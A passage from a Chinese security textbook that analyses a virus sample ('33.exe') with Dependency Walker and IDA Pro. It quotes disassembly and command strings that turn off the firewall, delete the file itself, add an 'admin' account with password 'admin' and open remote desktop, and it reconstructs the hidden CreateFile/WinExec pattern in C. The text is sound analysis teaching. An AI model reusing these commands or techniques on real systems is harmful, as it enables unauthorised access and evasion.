


图9-41　查壳

接下来，可以选择Dependency Walker或者Stud_PE对其使用的函数进行分析，在KERNEL32.DLL截获的函数中，CopyFileA与CreateFileA函数（见图9-42）作为移动目标函数将“33.exe”文件移动至系统目录。

PI	Ordinal ^	Hint	Function	Entry Point
C	N/A	27 (0x001B)	CloseHandle	Not Bound
C	N/A	40 (0x0028)	CopyFileA	Not Bound
C	N/A	52 (0x0034)	CreateFileA	Not Bound
C	N/A	125 (0x007D)	ExitProcess	Not Bound
C	N/A	170 (0x00AA)	FlushFileBuffers	Not Bound
C	N/A	178 (0x00B2)	FreeEnvironmentStringsA	Not Bound
C	N/A	179 (0x00B3)	FreeEnvironmentStringsW	Not Bound
C	N/A	185 (0x00B9)	GetACP	Not Bound
C	N/A	191 (0x00BF)	GetCPInfo	Not Bound
C	N/A	202 (0x00CA)	GetCommandLineA	Not Bound
C	N/A	247 (0x00F7)	GetCurrentProcess	Not Bound
C	N/A	262 (0x0106)	GetEnvironmentStrings	Not Bound
C	N/A	264 (0x0108)	GetEnvironmentStringsW	Not Bound
C	N/A	265 (0x0109)	GetEnvironmentVariableA	Not Bound
C	N/A	277 (0x0115)	GetFileType	Not Bound
C	N/A	282 (0x011A)	GetLastError	Not Bound
C	N/A	292 (0x0124)	GetModuleFileNameA	Not Bound
C	N/A	294 (0x0126)	GetModuleHandleA	Not Bound
C	N/A	305 (0x0131)	GetOEMCP	Not Bound
C	N/A	318 (0x013E)	GetProcAddress	Not Bound
C	N/A	336 (0x0150)	GetStartupInfoA	Not Bound
C	N/A	338 (0x0152)	GetStdHandle	Not Bound
C	N/A	339 (0x0153)	GetStringTypeA	Not Bound
C	N/A	342 (0x0156)	GetStringTypeW	Not Bound
C	N/A	345 (0x0159)	GetSystemDirectoryA	Not Bound
C	N/A	372 (0x0174)	GetVersion	Not Bound
C	N/A	373 (0x0175)	GetVersionExA	Not Bound
C	N/A	409 (0x0199)	HeapAlloc	Not Bound
C	N/A	411 (0x019B)	HeapCreate	Not Bound
C	N/A	413 (0x019D)	HeapDestroy	Not Bound

图9-42　KERNEL32.DLL（1）

LoadLibraryA用来装载DLL文件库，在本例中是装载KERNEL32.DLL，WinExec用来执行程序，WriteFile则是写入文件，如图9-43所示。

C	N/A	447 (0x01BF)	LCMapStringA	Not Bound
C	N/A	448 (0x01C0)	LCMapStringW	Not Bound
C	N/A	450 (0x01C2)	LoadLibraryA	Not Bound
C	N/A	484 (0x01E4)	MultiByteToWideChar	Not Bound
C	N/A	559 (0x022F)	RtlUnwind	Not Bound
C	N/A	618 (0x026A)	SetFilePointer	Not Bound
C	N/A	621 (0x026D)	SetHandleCount	Not Bound
C	N/A	636 (0x027C)	SetStdHandle	Not Bound
C	N/A	670 (0x029E)	TerminateProcess	Not Bound
C	N/A	685 (0x02AD)	UnhandledExceptionFilter	Not Bound
C	N/A	699 (0x02BB)	VirtualAlloc	Not Bound
C	N/A	703 (0x02BF)	VirtualFree	Not Bound
C	N/A	722 (0x02D2)	WideCharToMultiByte	Not Bound
C	N/A	723 (0x02D3)	WinExec	Not Bound
C	N/A	735 (0x02DF)	WriteFile	Not Bound

图9-43 KERNEL32.DLL（2）

ExitWindowsEx（见图9-44）是关机程序，目的是为了在Windows系统下修改注册表使其生效并重启计算机。

33.EXE
- KERNEL32.DLL
- USER32.DLL
- ADVAPI32.DLL

PI	Ordinal	Hint	Function	Entry Point
C	N/A	211 (0x00D3)	ExitWindowsEx	Not Bound

图9-44 USER32.DLL

如图9-45所示的最后三个修改注册表的函数则是启动“3389”的罪魁祸首。经过查看函数及行为分析，读者大体已经明白了该病毒的功能是开启远程桌面，关闭防火墙，建立新用户，自启重生。

33.EXE
- KERNEL32.DLL
- USER32.DLL
- ADVAPI32.DLL

PI	Ordinal	Hint	Function
C	N/A	23 (0x0017)	AdjustTokenPrivileges
C	N/A	245 (0x00F5)	LookupPrivilegeValueA
C	N/A	322 (0x0142)	OpenProcessToken
C	N/A	347 (0x015B)	RegCloseKey
C	N/A	351 (0x015F)	RegCreateKeyExA
C	N/A	390 (0x0186)	RegSetValueExA

图9-45 ADVAPI32.DLL

而要从源码上更深层次地了解该病毒，就需要使用反汇编工具——IDA Pro/OD，本次我们利用IDA Pro（见图9-46）工具进行病毒源码的分析。




图9-46 IDA Pro

单击OK按钮进入主界面，出现如图9-47所示的反汇编文本界面。IDA Pro还支持图形模式，按“空格”键进行切换，如图9-48所示。




图9-47　文本模式




图9-48　图形模式

在文本模式下，旁白备注为蓝色字体，语句注释则用绿色字体，粉色字体表示调用的函数名称，灰色字体则专门对offset进行注释。

IDA Pro图形模式类似程序的流程图。在图形模式中，红色箭头①表示没有发生该条件跳转，绿色箭头②表示该跳转已发生，而蓝色箭头则表示发生无条件跳转，向上的箭头则通常表示循环体。

仍然从函数入手，这里使用较为方便的图形模式进行源码分析。执行View→subviews→Imports命令，打开的Imports界面如图9-49所示。

IDA View-A　　Hex View-A

Address	Ordinal	Name	Library
00406000		LookupPrivilegeValueA	ADVAPI32
00406004		AdjustTokenPrivileges	ADVAPI32
00406008		RegCreateKeyExA	ADVAPI32
0040600C		RegSetValueExA	ADVAPI32
00406010		RegCloseKey	ADVAPI32
00406014		OpenProcessToken	ADVAPI32
0040601C		CreateFileA	KERNEL32
00406020		GetVersionExA	KERNEL32
00406024		WriteFile	KERNEL32
00406028		GetStringTypeW	KERNEL32
0040602C		GetStringTypeA	KERNEL32
00406030		CloseHandle	KERNEL32
00406034		WinExec	KERNEL32
00406038		GetSystemDirectoryA	KERNEL32
0040603C		GetModuleFileNameA	KERNEL32
00406040		CopyFileA	KERNEL32
00406044		GetCurrentProcess	KERNEL32
00406048		GetModuleHandleA	KERNEL32
0040604C		GetStartupInfoA	KERNEL32
00406050		GetCommandLineA	KERNEL32
00406054		GetVersion	KERNEL32
00406058		ExitProcess	KERNEL32
0040605C		TerminateProcess	KERNEL32

图9-49　Imports界面

按Ctrl+F组合键，或者直接在Imports界面输入函数名称，就会自动搜索定位到该函数，先选中CreateFileA函数，然后双击它进入反汇编界面（见图9-50），在此就可以看出函数所调用的参数类型。

```
.idata:0040601C ; HANDLE __stdcall CreateFileA(LPCSTR lpFileName, DWORD dwDesiredAccess, DWORD dwShareMode, LPSECURITY_ATTRIBUTES lpSecurityAttrib
.idata:0040601C                 extrn CreateFileA:dword ; CODE XREF: sub_401230+1B↑p
.idata:0040601C                                         ; sub_4012C0+1B↑p
.idata:0040601C                                         ; DATA XREF: ...
```

图9-50　函数的反汇编界面

按Ctrl+X组合键，启动Xref界面（交叉引用）（见图9-51），这里列出了函数被调用的地址以及被调用的次数。

xrefs to CreateFileA


Directi	Typ	Address	Text
Up	p	sub_401230+1B	call ds:CreateFileA
Up	p	sub_4012C0+1B	call ds:CreateFileA
Up	r	sub_401230+1B	call ds:CreateFileA
Up	r	sub_4012C0+1B	call ds:CreateFileA
D…	o	.rdata:00406504	dd rva CreateFileA ; Import Address Table

OK　Cancel　Search　Help

Line 1 of 5

图9-51　Xref界面

选择地址sub_401230+1B，进入其图形模式，通过图形模式可以清楚地看到该函数所附带的功能及运行的详细流程（见图9-52、图9-53）。




```
var_CD= byte ptr -0CDh

sub     esp, 104h
push    ebx
push    0                   ; hTemplateFile
push    2                   ; dwFlagsAndAttributes
push    2                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    2                   ; dwShareMode
push    40000000h           ; dwDesiredAccess
push    offset CmdLine      ; "del.cmd"
call    ds:CreateFileA
mov     ebx, eax
test    ebx, ebx
jz      short loc_4012AD
```

```
push    esi
push    edi
mov     ecx, 0Ch
mov     esi, offset aNetStopShareda ; "net stop sharedaccess \r\n del 33.exe \"...
lea     edi, [esp+110h+Buffer]
xor     eax, eax
rep movsd
movsw
movsb
mov     ecx, 33h
lea     edi, [esp+110h+var_CD]
rep stosd
stosb
lea     eax, [esp+110h+NumberOfBytesWritten]
push    0               ; lpOverlapped
push    eax             ; lpNumberOfBytesWritten
lea     ecx, [esp+118h+Buffer]
push    64h             ; nNumberOfBytesToWrite
push    ecx             ; lpBuffer
push    ebx             ; hFile
mov     [esp+124h+NumberOfBytesWritten], 0
call    ds:WriteFile
push    ebx             ; hObject
call    ds:CloseHandle
```

图9-52　CreateFileA（1）



```
mov     [esp+124h+NumberOfBytesWritten], 0
call    ds:WriteFile
push    ebx             ; hObject
call    ds:CloseHandle
push    0               ; uCmdShow
push    offset CmdLine  ; "del.cmd"
call    ds:WinExec
pop     edi
pop     esi
```

```
loc_4012AD:
pop     ebx
add     esp, 104h
retn
sub_401230 endp
```

图9-53　CreateFileA（2）

从图9-53中可以看出，首先映入眼帘的是备注offset CmdLine的“del.cmd”语句，结合后文的aNetStopShareda函数及其灰字备注，可以得出该自删除过程是先调用CreateFileA函数创建了一个CMD命令文件，返回一个实例句柄，同时通过WriteFile预先写好命令，实

现关闭防火墙以及删除文件自身功能。然后，再通过最后的WinExec函数运行该“del.cmd”删除自身，并且设置其窗口为隐藏状态，这就是为什么之前我们用Process Monitor检测到了CMD在一瞬间被使用之后，“33.exe”神秘消失的原因，由此可见病毒并不神秘。



图9-54　箭头跳转

之后我们可以单击界面左上角Jump菜单下面的左箭头（见图9-54）回到刚才的CreateFileA函数界面，然后调出Xref选择第2个地址sub_4012C0+1B，并进入图形模式。

对比上例“del.cmd”“add.cmd”名称与之形成鲜明对比，该过程则是通过命令“net user admin”来添加新用户，由注释可知新添加的账户以及密码均为admin，如图9-55所示。




图9-55　CreateFileA（3）

最后，在C语言中来看看这些函数的真面目。

```
HANDLE CreateFile(
  LPCTSTR lpFileName,                  //指向文件名称的指针
  DWORD dwDesiredAccess,               //访问权限
  DWORD dwShareMode,                   //共享方式
```

```
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,//安全属性
  DWORD dwCreationDisposition,              //创建标志
  DWORD dwFlagsAndAttributes,               //文件属性
  HANDLE hTemplateFile                      //模板文件句柄
);
```

首先来认识一下参数前的类型声明。

- LPCSTR：指针字符串类型，指向一个常量字符串，并且以'\0'结尾，前缀标识为lp；
- DWORD：双字（32位）的无符号长度单位，前缀标识为dw，与之相近的WORD类型，为双字节（16位），前缀w；
- HANDLE：实例句柄，被用于Windows API表示对象；
- HWND：窗口句柄，前缀标识为h；
- BOOL：布尔值，前缀为b；
- UNIT：unsigned int，无符号整数。

LPSECURITY_ATTRIBUTES则为一个结构体，具体代码如下。

```
typedef struct _SECURITY_ATTRIBUTES {
DWORD nLength;                 //结构体大小
LPVOID lpSecurityDescriptor; //安全描述符
BOOL bInheritHandle ;          //判断句柄是否安全继承
} SECURITY_ATTRIBUTES;
```

下面再来谈谈参数值设定。

（1）lpFileName一般设置为文件路径或者文件的名称。

（2）dwDesiredAccess设置为GENERIC_READ | GENERIC_WRITE，即可以进行读写操作。

（3）dwShareMode可以为0。

（4）FILE_SHARE_DELETE，FILE_SHARE_READ，FILE_SHARE_WRITE中任意个数，分别为不可共享、可删除、可读、可写。

（5）LPSECURITY_ATTRIBUTES则通常设置为NULL。

（6）dwCreationDisposition，表示对文件存在与否所执行的行为，分别为：

- CREATE_ALWAYS（创建文件，若之前该文件存在，则覆盖改写上一个文件）。
- CREATE_NEW（创建文件，文件存在时报错）。
- OPEN_ALWAYS（文件不存在就创建文件）。
- OPEN_EXISTING（文件必须已经存在）。
- TRUNCATE_EXISTING（文件长度清零）。

（7）dwFlagsAndAttributes，病毒一般会设置为FILE_ATTRIBUTE_HIDDEN，也就是文件处于隐藏状态。



（8）hTemplateFile，若无模板设置为NULL。

由此就可以推断“del.cmd”以及“add.cmd”的CreateFile调用方式为：声明一个句柄Handle ×××来接收CreateFile的返回值，即

```
HANDLE ××× = CreateFile("del/add.cmd",GENERIC_WRITE, FILE_SHARE_
WRITE, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_HIDDEN, NULL);
```

是不是很简单？完成了创建文件的操作，下一步就是对文件进行读写操作了，即使用WriteFile函数来实现。

```
BOOL WriteFile(
     HANDLE hFile,                    //文件句柄
     LPCVOID lpBuffer,                //写入数据缓存区的指针
     DWORD nNumberOfBytesToWrite,     //写入字节数
     LPDWORD lpNumberOfBytesWritten,  //用于保存实际写入字节数的指针
     LPOVERLAPPED lpOverlapped        //用于指向保存I/O异步信息的结构体
);
```

很显然，在本例中的WriteFile函数第1个参数hFile是之前调用CreateFile函数创建的×××句柄。第2个参数lpBuffer以及第3个参数nNumberOfBytesToWrite则是用来写入自删/创建用户的代码，第4个参数lpNumberOfBytesWritten则指向实际写入的代码，最后一个lpOverlapped通常设置为NULL。

之后执行的是CloseHandle函数，因为之前调用CreateFile时创建了一个×××句柄，在文件读写操作结束以后要关闭这个句柄，以防被其他函数误用并且释放系统内核资源（HANDLE句柄资源）。

```
BOOL CloseHandle(
  HANDLE hObject //句柄名
);
CloseHandle(×××);//就可以关闭句柄了
```

接着，则使用WinExec函数运行CMD命令行程序，整个过程就结束了。WinExec函数包含两个参数，具体如下：

```
UINT WINAPI WinExec(
_In_  LPCSTR lpCmdLine, //命令行代码参数
_In_  UINT uCmdShow     //命令窗口
);
```

第1个参数lpCmdLine是之前生成的CMD程序，第2个参数uCmdShow根据分析来看则是隐藏窗口，也就是设置为SW_HIDE。

```
WinExec("del.cmd", SW_HIDE);//调入运行状态
```

通过查阅MSDN（微软提供的强大函数库查询工具），可以了解函数参数的详细信息，而函数后缀如CrateFileA的后缀A则表示编码方式为ASCII码，W则表示Unicode编码，Ex则表示最新发布。

接下来看看该病毒对于3389的开启过程（见图9-56）。




图9-56　注册表过程（1）

很明显从其使用的注册表函数RegCreateKeyExA、RegSetValueExA、RegCloseKey得知，该图形过程所代表程序的作用是修改之前使用Regshot快照得出的注册表键值，也就是：

HEKY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Terminal Server\RDPTcp

HEKY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\RDPWD\Enum

HEKY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\TDTCP\Enum

HEKY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\RDPTcp

HEKY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RDPWD\Enum

HEKY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TDTCP\Enum

等等。

分析一下流程，这个程序使用RegCreateKeyExA来打开/创建以上的注册表，并且返回创建一个实例句柄。这里出现一个条件跳转语句，如果函数调用失败则返回error并且退出

程序；若打开/创建程序成功便调用RegSetValueExA对该键值进行修改。随后继续出现一个条件跳转语句，也就是对于键值是否修改成功进行判断，如果修改失败则返回error然后退出程序；如果修改成功则调用RegCloseKey关闭句柄，如图9-57所示。

